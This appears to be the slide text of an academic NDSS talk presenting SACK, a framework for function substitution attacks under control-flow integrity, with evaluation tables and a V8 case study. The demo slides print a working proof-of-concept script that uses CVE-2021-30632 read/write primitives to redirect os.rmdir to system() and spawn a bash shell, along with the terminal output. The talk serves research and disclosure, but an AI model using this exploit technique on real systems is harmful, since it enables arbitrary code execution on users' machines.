Break 18/22 of constructed oracles

Evaluation – Identified Sub Attacks

Break 18/22 of constructed oracles

52 function pointers, **419** Sub attacks

Evaluation – Identified Sub Attacks

Break 18/22 of constructed oracles

52 function pointers, 419 Sub attacks

Five end-to-end exploits*

Case Study – Sub Attack on V8

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- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

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```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

Case Study – Sub Attack on V8

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src/api/api-arguments-inl.h:158

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Case Study – Sub Attack on V8

- V8 - JavaScript engine
    - powers Chrome, Edge, Opera, and Node.js
    - 1.7 MLoC in the tested version

- SACK result
    - security oracle: execute **os.system** is rejected
    - substitute *v8::Shell::RemoveDirectory*
      with *v8::Shell::System*


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v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute **os.system** is rejected
  - substitute *v8::Shell::RemoveDirectory*

    with *v8::Shell::System*

- End-to-end exploit using CVE-2021-30632

```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Demo

Demo

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8   os-rmdir.js   snapshot_blob.bin   sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ 
```

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8  os-rmdir.js  snapshot_blob.bin  sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
```

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8   os-rmdir.js   snapshot_blob.bin   sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8> 
```

Demo

Demo

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8   os-rmdir.js   snapshot_blob.bin   sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ 
```

Demo


```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8  os-rmdir.js  snapshot_blob.bin  sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js
```

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8   os-rmdir.js   snapshot_blob.bin   sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js
os-rmdir.js:1: Error: rmdir() takes one or two arguments
os.rmdir("bash", ["--norc"]);
    ^
Error: rmdir() takes one or two arguments
    at os-rmdir.js:1:4

hqh5357@I4-GL-HQH5357-2:~/demo$ 
```

Demo

```
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8   os-rmdir.js   snapshot_blob.bin   sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
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os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js
os-rmdir.js:1: Error: rmdir() takes one or two arguments
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    ^
Error: rmdir() takes one or two arguments
    at os-rmdir.js:1:4

hqh5357@I4-GL-HQH5357-2:~/demo$ cat sub-poc.js
```

Demo

```
var addrs = oobRead();
var elementsAddr = ftoi32(addrs[1])[0];
if (elementsAddr == 0x800222d) {
  print("bad address, but it is OK");
  isBad = true;
}

//-----------------------------------------------------
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));

os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$
```

Demo


```
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hqh5357@I4-GL-HQH5357-2:~/demo$
```

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Demo

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os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
```

Demo

```
var jsfunc = addrOf(os.rmdir);
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os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 624c11057470
system: 624c11055f60
confirm system: 624c11057470
bash-5.1$ 
```

Demo

```
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
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var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
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var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
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
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sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 5ed0b31d1470
system: 5ed0b31cff60
confirm system: 5ed0b31d1470
bash-5.1$
exit
hqh5357@I4-GL-HQH5357-2:~/demo$
```

Conclusion

- *SACK:* a systematic framework for constructing function substitution (Sub) attacks

  - first scalable framework

  - 22 security oracles, 419 Sub attacks under fully-precise static CFI

  - Sub attacks are practical, widespread and can be systematically constructed

- Open source

  - https://github.com/psu-security-universe/sack

Artifact Evaluated

NDSS
SYMPOSIUM

Available

Functional

Reproduced

Thank You

Question?

zhechang@psu.edu

Conclusion

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  - first scalable framework

  - 22 security oracles, 419 Sub attacks under fully-precise static CFI

  - Sub attacks are practical, widespread and can be systematically constructed

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Artifact Evaluated

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Evaluation – Statistics of Attack Generation

Evaluation – Rate of Oracle Construction

Evaluation – Incorporate Statically Inferred Targets

Programs	Dynamic	Static-TFA	Static-TypeDive
Nginx	250	285	331
SQLite3	33	237	301
Sudo	3	32	36
ProFTPD	74	311	375
Apache	46	256	713
Wireshark	12	153	164
V8	1	1	1
(Sum)	419	1275 **(+204%)**	1921 **(+358%)**

- Using statically inferred targets yields more Sub attacks
- Incorporate the policy's own allowed-target sets